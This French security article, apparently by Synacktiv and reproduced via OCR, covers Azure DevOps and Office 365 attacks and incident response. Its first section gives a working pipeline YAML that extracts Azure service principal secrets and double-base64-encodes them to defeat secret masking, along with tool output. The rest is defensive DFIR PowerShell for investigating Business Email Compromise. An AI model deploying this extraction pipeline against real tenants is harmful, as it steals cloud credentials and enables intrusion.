
[1] Intégration continue et livraison continue (ou déploiement continu)

Pour utiliser ces secrets dans un *pipeline*, un utilisateur doit soit pouvoir modifier un *pipeline* existant ayant déjà accès aux secrets ciblés, soit pouvoir en créer un nouveau et lui donner les autorisations nécessaires.

Focus sur l'extraction des secrets des connexions de service Azure Resource Manager

Azure DevOps offre la possibilité de créer des liens avec des services externes pour exécuter des tâches spécifiques dans un *job*. Pour ce faire, des connexions de service sont utilisées. Une connexion de service contient des secrets d'authentification pour une identité sur un service distant. Il existe de nombreux types de connexions de service dans Azure DevOps : `Docker Registry`, `GitHub`, `Jenkins`, `Jira`, etc.

La suite de l'article s'intéresse plus particulièrement aux connexions de service de type `Azure Resource Manager`, permettant à un *pipeline* de se connecter en tant qu'un principal de service d'un *tenant* Azure AD. Une telle connexion de service peut par exemple être utilisée au sein d'un *pipeline* grâce à la tâche `AzureCLI`. Le *pipeline* peut alors interagir avec les ressources du *tenant* Azure, dans la limite des permissions du principal du service.



Exécution d'un *pipeline* Azure DevOps faisant appel à la tâche `AzureCLI`.

Cependant, si cette tâche est capable d'utiliser ces informations d'authentification, cela signifie également qu'il est possible de les exfiltrer.

À noter que pour lister et gérer toutes les connexions de service, l'utilisateur doit disposer des droits d'administrateur sur le projet ou être a minima membre du groupe `Endpoint Administrators`. Sinon, il ne peut gérer que les connexions de service qu'il a créées.

Afin d'extraire les secrets d'une connexion de service de type `Azure Resource Manager`, un *pipeline* tel que défini par le fichier YAML ci-dessous peut être déployé depuis un compte suffisamment privilégié :

```
pool:
  vmImage: ubuntu-latest
steps:
- task: AzureCLI@2
  inputs:
      targetType: inline
      addSpnToEnvironment: true
      scriptType: bash
      scriptLocation: inlineScript
      azureSubscription: SP-CICD
      inlineScript: sh -c "env | grep \"^servicePrincipal\" | base64 -w0 |
base64 -w0; echo;"
trigger:
  branches:
      include:
      - '*'
```

L'option `addSpnToEnvironment` est utilisée pour rendre les informations d'authentification du principal de service disponibles dans l'environnement d'exécution de l'agent du *pipeline*.

Par ailleurs, un double encodage à l'aide de la commande `base64` est réalisé sur les variables d'environnement correspondant aux secrets afin de contourner un mécanisme de sécurité d'Azure DevOps. En effet, dès lors qu'un secret est détecté en clair dans la sortie d'exécution d'un *pipeline*, Azure DevOps empêche sa récupération en remplaçant des parties du secret par le caractère `*`.

Le déploiement d'un *pipeline* d'extraction peut être automatisé grâce à l'outil Nord Stream, développé par Synacktiv et disponible sur GitHub (https://github.com/synacktiv/nord-stream).

Dans notre cas, la sortie de l'exécution du *pipeline* YAML ci-dessus fournit, après décodage, l'identifiant et la clé du principal de service de la connexion de service configurée :

```
$ python3 nord-stream.py devops --token "$PAT" --org s1nCICD --project
TestCICD
[...]
[+] Output:
servicePrincipalId=fa*****40
servicePrincipalKey=uh*****hJ
```

Avec ce type d'accès, il est alors possible de poursuivre l'intrusion à l'intérieur du *tenant* Azure AD.

Détection et protection

Différents leviers peuvent être actionnés pour détecter ce type de comportements malveillants dans Azure DevOps. Surveiller les journaux de déploiement et d'exécution de *pipelines* à la recherche d'activité inhabituelle peut constituer un bon point de départ. Par exemple, si un utilisateur déploie des *pipelines* sur de nombreux projets, en peu de temps, et depuis une adresse IP dont la localisation est suspecte, cela peut être le signe d'une activité malveillante. Plusieurs outils, bien configurés, peuvent être utilisés pour surveiller ce genre d'activité. Par exemple, Microsoft Sentinel présente une bonne intégration avec Azure DevOps.

Des règles peuvent également être définies pour détecter l'exploitation d'identifiants qui auraient été exfiltrés avec succès. Dans Azure AD, une authentification d'un principal de service depuis une adresse IP n'appartenant pas à Microsoft pourrait par exemple lever une alerte s'il est censé être exclusivement utilisé par des agents Azure Pipelines hébergés par Microsoft.

D'un point de vue protection, la stratégie la plus efficace consiste à effectuer une revue complète des permissions accordées aux utilisateurs et aux groupes Azure DevOps, mais également aux identités associées aux connexions de service, afin de donner uniquement accès aux ressources nécessaires en appliquant le principe du moindre privilège.

SYNACKTIV

Incidents constatés sur O365

L'environnement Azure est utilisé pour la gestion des identités du service le plus utilisé : Office 365. Ce dernier est le *webmail* se reposant sur le serveur de messagerie Exchange Online. Dans la suite de l'article, nous allons décrire une attaque en cybercriminalité assez répandue : le BEC (Business Email Compromise) dont la traduction française la plus appropriée pour BEC est FOVI (Faux Ordre de VIrement) comme décrit par Cybermalveillance.gouv (https://www.cybermalveillance.gouv.fr/tous-nos-contenus/fiches-reflexes/escroquerie-faux-ordres-virement-fovi).

L'idée de cette attaque est d'utiliser un premier compte M365 légitime pour envoyer un (spear-)phishing afin qu'il paraisse authentique (et donc de confiance) au destinataire. Le phishing va demander les identifiants/mots de passe Azure : si cette attaque fonctionne, l'attaquant peut ainsi dérober d'autres identifiants de boîtes aux lettres. Certaines boîtes aux lettres sont plus intéressantes que d'autres, comme celles des grands fournisseurs, en raison du nombre de nouvelles cibles potentielles. L'absence de MFA ou de contrôle supplémentaire (exemple: accès conditionnels) rend ce type d'attaque facile à réaliser. Le but ultime d'une telle attaque n'est pas de compromettre une boîte aux lettres mais de s'immiscer dans une conversion afin de provoquer un transfert de fonds. La compromission d'une boîte aux lettres ou l'utilisation d'un spear-phishing n'est qu'un moyen d'attirer la victime. Certains incidents BEC traités par Synacktiv impliquent un domaine typosquatté: le point de départ n'est plus une boite aux lettres compromises mais l'utilisation d'un domaine de messagerie syntaxiquement proche d'un contact. Le carnet d'adresses et le contexte des messages ont finalement plus de valeur que la boîte aux lettres elle-même.

Du point de vue de l'OPSEC (sécurité des opérations de l'attaquant), les attaquants BEC ne recherchent pas à passer inaperçus que pendant la durée d'une attaque (généralement une à deux semaines) : une fois que le système de spear-phishing est détecté, il est très facile de récupérer une grande partie de l'infrastructure des attaquants, même si vous n'êtes pas un expert en cybersécurité. Cependant, les attaquants agissent vite, très vite (domaine de spear-phishing, utilisation de boîtes aux lettres légitimes, etc.) : on peut supposer que la plupart des étapes de l'attaque sont automatisées.

Ce qui fait des BEC des attaques avancées, c'est la connaissance approfondie du fonctionnement des entreprises et des flux d'argent entre les entreprises d'un même secteur (capital-risque, banque, assurance, fonds, etc.). Même si nous pouvons prédire que certaines des attaques sont opportunistes, les premières étapes d'une cyberattaque (reconnaissance) sont avancées et opposées à une approche massive. Par exemple, ils peuvent adapter leur phishing aux outils utilisés par le département informatique (ou le shadow-IT des utilisateurs) : DocuSign, WeTransfer, Dropbox, etc.

Les passerelles anti-phishing M365 ou celles les produits similaires détectent la plupart des phishings (la consultation des courriels en quarantaine ou effacés sont consultables) mais pas toujours les courriels issus d'attaque BEC. Ce type d'email n'a rien à voir avec une activité technique malveillante et, la plupart du temps, il s'agit d'un email en texte clair demandant de modifier l'IBAN ou faisant suite à l'édition d'une fausse facture imitant une facture authentique : facteur augmentant la confiance dans le traitement, ce message est envoyée à partir d'une boîte aux lettres légitime d'une conversation bien choisie. La véritable victime de ces attaques n'est d'ailleurs généralement pas celle dont la boîte aux lettres est compromise : en effet, la personne ciblée par la demande de faux-ordre de virement reste la seule

véritable cible. L'investigation sur la boîte aux lettres compromise vise à préciser le mode opératoire, la chronologie et les impacts (situation très préjudiciable dans le cas d'un partenaire commercial).

En première mesure, si une boîte aux lettres est identifiée comme compromise, le mot de passe de l'utilisateur ciblé doit être réinitialisé, les sessions révoquées et pour aller au bout de la démarche de sécurisation le MFA activée. Si la boîte aux lettres a été supprimée dans la panique, Exchange Online permet de récupérer une boîte aux lettres effacés :

```
Import-Module ExchangeOnlineManagement
Connect-ExchangeOnline -UserPrincipalName <admin_UPN>
Undo-SoftDeletedMailbox <email@to_recover> -WindowsLiveID <email@id> -Password
(ConvertTo-SecureString -String 'T3mp-Pa$$word1' -AsPlainText -Force)
```

Étant donné que la politique de conservation par défaut est de 90 jours (licence basique), plus vous commencez tôt la réponse aux incidents, plus vous avez de chances de comprendre l'intrusion : y a-t-il d'autres boîtes aux lettres compromises ? Combien de spear-phishing ont été envoyés en combien de vagues et quand cela a-t-il vraiment commencé ?

Reconnaissance du tenant

Afin d'investiguer la boîte aux lettres, il est important de bien disposer d'une vue d'ensemble de l'incident afin de discerner les événements considérés comme légitimes, ce qui est souvent fait en demandant au service informatique ou à l'utilisateur impliqué dans l'incident. Certaines organisations ont une utilisation assez simple de leur compte M365, avec uniquement des clients connectés au serveur Exchange Online et un très faible taux de connexions à distance. D'un autre côté, certaines organisations ont beaucoup d'accès nomade et des connexions à distance massives à partir de plusieurs sites. L'objectif de l'analyste est de rechercher un comportement anormal parmi ces situations. D'autres informations sont intéressantes : l'entreprise a-t-elle un netblock spécifique, quel type de VPN/Web Gateway est utilisé, y a-t-il un pays où les affaires/voyages sont absolument impossibles (ex : les États-Unis pendant l'interdiction de voyager COVID), etc.

La reconnaissance d'Azure AD comprend le nombre d'utilisateurs, le type de licence (par utilisateur), les rôles administratifs, les applications enregistrées inconnues.

```
Install-Module AzureAD
Connect-AzureAD
$usr = Get-AzureADUser
```

`OnPremisesSecurityIdentifier` est défini lorsque l'utilisateur est synchronisé avec un AD on-premise : il est intéressant de rechercher un nouveau compte cloud-only créé pendant la période de l'incident (cas où l'attaquant aurait disposé d'un accès d'administration).

```
$usr | ForEach-Object {
if(![bool]($_ | select -exp "OnPremisesSecurityIdentifier")) {
```

```
Write-Host $_.UserPrincipalName ":"  (Get-AzureADUserExtension -ObjectId
$_.ObjectId).Get_Item("createdDateTime")
}}
```

La licence appliquée à la boîte aux lettres peut être extraite à partir de PowerShell ou du portail du centre d'administration. Les licences Premium sont intéressantes en raison d'une meilleure politique de conservation et de fonctionnalités (par exemple, les options de Threat Hunting, etc.).

```
$usrs | ForEach-Object {
$lic = (Get-AzureADUserLicenseDetail -ObjectId $_.ObjectId)
if ($lic -ne $null) {
Write-Host $_.UserPrincipalName ":" $lic.SkuPartNumber
}}
```

Les rôles à haut privilège doivent être surveillés. D'abord avec Azure AD comme évoqué au début de l'article, puis avec Exchange Online. (les membres du rôle ne sont pas partagés)

```
Get-AzureADDirectoryRole | ForEach-Object {
$admm = (Get-AzureADDirectoryRoleMember -ObjectId $_.ObjectId)
if ($admm -ne $null) {
Write-Host "`n" $_.DisplayName ":"
$admm | ForEach-Object { Write-Host $_.UserPrincipalName }
}}
```

```
Install-Module ExchangeOnlineManagement

Import-Module ExchangeOnlineManagement
Connect-ExchangeOnline
Get-RoleGroup | ForEach-Object {
$exadm = (Get-RoleGroupMember $_.Name)
$name = $_.Name
if ($exadm -ne $null) {
Write-Host "`nRole Group : " $name
$exadm | ForEach-Object { Write-Host  $_.Name ":" $_.WhenChanged }
}}
```

Le centre de sécurité et le centre de conformité de Microsoft produisent des tableaux de bord utiles. Voici quelques tableaux de bord intéressants :

- Identity Protection : Les tableaux de bord "Utilisateurs à risque" et "Ouverture de session à risque" (accessibles via l'élément "Sécurité" dans Azure AD) mettent en évidence les utilisateurs identifiés par Azure comme présentant un problème de sécurité potentiel et une authentification

valide. Attention selon la licence, la période de rétention pour l'ouverture de session ne dépasse pas 7/30/90 jours en fonction de votre abonnement gratuit/P1/P2. Il n'est pas rare de découvrir une faille de sécurité qui n'est pas liée à l'incident BEC initial.
- Incident et alertes dans Microsoft 365 Defender : il s'agit d'une agrégation utile de diverses alertes. Vous pouvez commencer à croiser les alertes avec les utilisateurs déjà vus dans le tableau de bord Identity Protection. Les alertes Exchange Online doivent être notées car elles sont liées à l'incident BEC.

Azure AD

L'interface graphique Web Azure peut vous aider à comprendre l'incident, mais il est préférable d'automatiser la recherche si les utilisateurs du tenant sont nombreux et que le temps d'enquête est limité. Vous pouvez extraire les journaux de connexion d'Azure (la réponse de l'API est assez rapide). Voici quelques recherches intéressantes :

- Connexion réussie à partir de la détection des risques : `anonymizedIPAddress` (TOR, divers logiciels VPN, fournisseurs de vps bien connus, etc.), `maliciousIPAddress`, `leakedCredentials`. Microsoft Cloud App Security ajoute le modèle de détection suivant : `mcasImpossibleTravel`, `mcasSuspiciousInboxManipulationRules`. Les utilisateurs ayant un rôle d'administrateur doivent faire l'objet d'une enquête en premier lieu.
- Netblock attendu. Vous devez vous renseigner sur le netblock de l'entreprise et sur l'emplacement approximatif du ou des comptes compromis (en particulier pendant les vacances). Le réseau suspect apparaît généralement assez rapidement - exemple : un nouveau netblock pendant la période de l'incident doit faire l'objet d'une enquête.
- User-agent spécifique. Cet élément de la connexion est parfois très spécifique à l'attaquant. Vous pouvez donc "suivre" son activité dans les journaux et remonter la chronologie des évènements. Vous pouvez l'utiliser pour pivoter et localiser d'autres comptes ciblés ou compromis.
- La géolocalisation peut vous aider à surveiller des alertes telles que "voyage impossible" : ce type d'alerte est déjà disponible mais pourrait être affiné pour des utilisateurs spécifiques (travailleurs frontaliers) ou des groupes/OU (utilisateurs spécifiques à un pays). S'il n'y a pas d'activité dans certains pays, cela pourrait déclencher des alertes pour des régions spécifiques/improbables.
- Réputation IP : dans les incidents BEC, la plupart des connexions malveillantes proviennent d'IP avec une mauvaise réputation (VPN) ; il est donc utile d'obtenir ces informations à partir de vos meilleurs flux CTI (noeud TOR ou de VPN).
- Heures de travail : l'ouverture de session interactive du matin devrait indiquer la plupart des comportements des utilisateurs.

La boîte aux lettres partagée compromise est le scénario le plus difficile à traiter en raison de la diversité des événements (geoip, use-agent, etc.), un traitement manuel pour se concentrer sur la période de l'incident est nécessaire. Pour les autres boîtes aux lettres, un traitement par utilisateur est le moyen le plus simple de gérer les tenants avec de nombreux utilisateurs.

Les ouvertures de session suspectes sont des éléments d'information très précieux pour établir la chronologie de l'incident. La plupart des techniques d'intrusion (plus) avancées sont basées sur des

applications malveillantes qui usurpent l'identité des utilisateurs. Ces applications sont généralement installées par phishing en trompant l'utilisateur sur l'identité. Un utilisateur ne doit pas avoir les droits d'installer une application non autorisée (par défaut pas le cas): "do not allow user consent" ou un système de liste des autorisés.
https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/configure-user-consent?pivots=portal

DFIR O365RC (https://github.com/ANSSI-FR/DFIR-O365RC) est le moyen le plus simple de télécharger les journaux de connexion et l'API est assez performante. La documentation est assez explicite et vous pouvez télécharger dans un fichier json le contenu de la connexion. jq linux cli peut filtrer le résultat afin que vous puissiez traiter les données.

Remarque : Azure Monitor peut être utilisé pour augmenter les capacités de rétention et de recherche. Des connecteurs préconfigurés sont mis en place pour ingérer les journaux de messagerie.

Exchange et boîte aux lettres

La configuration générale d'Exchange Online doit être auditée dès les premières étapes de l'évaluation de la compromission. Une approche par boîte aux lettres est conseillée - en particulier :

- les transferts automatiques pourraient révéler des activités malveillantes et au moins quelques mauvaises pratiques d'utilisateurs ;
- les règles de transport pour comprendre toutes les règles appliquées avant le traitement de la boîte aux lettres (par exemple, ajouter une copie cachée à tous les courriels) ;
- La politique de délégation doit être revue : le propriétaire de la boîte aux lettres doit parfois être impliqué dans l'évaluation en raison de contraintes professionnelles/organisationnelles (vacances, assistant, etc.). Les délégations SendAs et Send on behalf peuvent être revues avec PowerShell.

```
Install-Module ExchangeOnlineManagement
Import-Module ExchangeOnlineManagement
Connect-ExchangeOnline
Get-Mailbox -ResultSize unlimited | Where {($_.ForwardingAddress -ne $Null)
-or ($_.ForwardingsmtpAddress -ne $Null)} | FL
DistinguishedName,DeliverToMailboxAndForward,ForwardingAddress,ForwardingSmtpA
ddress
```

Le paramètre `ForwardingsmtpAddress` ne doit pas être une adresse électronique externe.

```
Get-TransportRule | fl
```

Les règles de transport au niveau d'Exchange Online doivent être connues par l'administrateur d'Exchange.

```
Get-RecipientPermission
```

```
Get-Mailbox | where {$_.GrantSendOnBehalfTo -ne $null} | select
Name,Alias,UserPrincipalName,PrimarySmtpAddress,GrantSendOnBehalfTo
```

La règle de la boîte de réception est le principal paramètre dont les attaquants de BEC ont l'habitude d'abuser parce qu'elle ne nécessite pas d'accès privilégié et qu'elle est terriblement efficace pour ne pas être détectée lors de l'exécution du spear-phishing. La règle de transfert automatique par boîte aux lettres est moins susceptible d'être rencontrée.

```
$users = Get-Mailbox -resultsize unlimited
ForEach ($user in $users) { Get-InboxRule -Mailbox $user.Name }
```

Le script PowerShell précédent donne une vue en temps réel des règles efficaces de la boîte de réception. Pour une recherche historique, vous devrez interroger le journal unifié (UnifiedLog). L'interface graphique Web (recherche dans le journal d'audit dans le centre de conformité) vous donne la possibilité de déterminer de nouvelles règles de boîte de réception et de les modifier dans les catégories d'activités de boîte aux lettres Exchange : New-InboxRule/Set-InboxRule. Vous devez activer le journal unifié (là encore, ce n'est pas le paramètre par défaut) et le limiter à 90 jours par défaut.

La commande PowerShell `Search-UnifiedAuditLog` peut vous aider à automatiser l'extraction de ces événements dans les journaux, mais les performances de l'API sont très médiocres et les résultats sont limités (de 5000 à 50000 en fonction de la méthode de commande de session utilisée) : il est donc préférable d'interroger seulement les événements requis.

Pour interroger les journaux unifiés, vous devez avoir l'autorisation d'afficher le journal d'audit ou le rôle de journal d'audit sur la page d'autorisation d'Exchange Online (Global Reader).

```
$enddate = get-date
$startdate = $enddate.addDays(-2)   (ie 2 days ago)
Search-UnifiedAuditLog -EndDate $enddate -StartDate $startdate -Operations
"New-InboxRule,Set-InboxRule"
```

Certaines fonctionnalités dépendent de la licence de votre abonnement Office 365 : ce lien (https://learn.microsoft.com/en-us/office365/servicedescriptions/microsoft-365-service-descriptions/microsoft-365-tenantlevel-services-licensing-guidance/microsoft-365-security-compliance-licensing-guidance) vous donne quelques détails sur les fonctionnalités incluses dans votre abonnement. Les règles de la boîte de réception ne sont pas les seuls enregistrements intéressants à rechercher : l'aide-mémoire figurant dans ce document rédigé par PwC (https://raw.githubusercontent.com/PwC-IR/Business-Email-Compromise-Guide/main/Extractor%20Cheat%20Sheet.pdf) contient une liste très complète d'événements intéressants que vous devriez interroger. Vous pouvez également étendre la recherche précédente (ForwardingAddress) en interrogeant les journaux unifiés de la même manière que vous l'avez fait pour les règles de boîte de réception.

```
Search-UnifiedAuditLog -EndDate $enddate -StartDate $startdate -Operations
"New-InboxRule,Set-InboxRule"
```

Pour les tenants avec beaucoup d'utilisateurs, des outils tels que DFIR O365RC sont préférables pour capturer tous les résultats de manière fiable.

Par défaut, la politique d'audit n'inclut pas toutes les différences entre le propriétaire (AuditOwner) de la boîte aux lettres, l'utilisateur administrateur (AuditAdmin) et la délégation (AuditDelegate). Elle n'en inclut qu'un sous-ensemble : vous devez interroger la politique d'audit à l'aide de PowerShell pour les boîtes aux lettres compromises, afin de pouvoir tirer des conclusions précises.

```
Get-Mailbox -Identity <user> | select-object -property "AuditEnabled"    (true if audit are enable)
Get-Mailbox -Identity <user> | Select-Object -ExpandProperty AuditOwner
Get-Mailbox -Identity <user> | Select-Object -ExpandProperty AuditDelegate
Get-Mailbox -Identity <user> | Select-Object -ExpandProperty AuditAdmin
```

Enfin, nous recommandons de vérifier le volume des journaux stockés afin d'éviter les erreurs d'interprétation sur leur contenu.

```
Get-MailboxFolderStatistics -Identity user1_office -FolderScope RecoverableItems | Where-Object {$_.Name -eq 'Audits'} | Format-List FolderPath,FolderSize,ItemsInFolder
```

Références

- https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/
- https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/
- https://dirkjanm.io/office-365-network-attacks-via-insecure-reply-url/
- https://blog.fox-it.com/2019/06/06/syncing-yourself-to-global-administrator-in-azure-active-directory/
- https://blog.fox-it.com/2019/09/11/office-365-prone-to-security-breaches/
- https://dirkjanm.io/introducing-roadtools-and-roadrecon-azure-ad-exploration-framework/
- TR19: I'm in your cloud, reading everyone's emails - hacking Azure AD via Active Directory
- Dirk jan Mollema - Im In Your Cloud Pwning Your Azure Environment - DEF CON 27 Conference
- BlueHat Seattle 2019 || I'm in your cloud: A year of hacking Azure AD
- Office 365 and Azure AD security - Sean Metcalf
- Attacking and Defending the Microsoft Cloud
- https://adsecurity.org/?p=4211
- https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/concept-fundamentals-security-defaults
- https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/
- https://github.com/gentilkiwi/mimikatz
- https://github.com/fox-it/adconnectdump
- https://gist.github.com/xpn/f12b145dba16c2eebdd1c6829267b90c
- https://blog.xpnsec.com/azuread-connect-for-redteam/
- https://github.com/dafthack/MailSniper
- https://gist.github.com/ciphertxt/2036e614edf4bf920796059017fbbc3d
- https://github.com/nyxgeek/o365recon
- https://github.com/LMGsec/o365creeper
- https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad-on-premises
- https://docs.microsoft.com/en-gb/azure/active-directory/identity-protection/overview-identity-protection
- https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management
- https://docs.microsoft.com/fr-fr/azure/active-directory/hybrid/reference-connect-accounts-permissionsTROOPERS19_AD_Im_in_your_cloud.pdf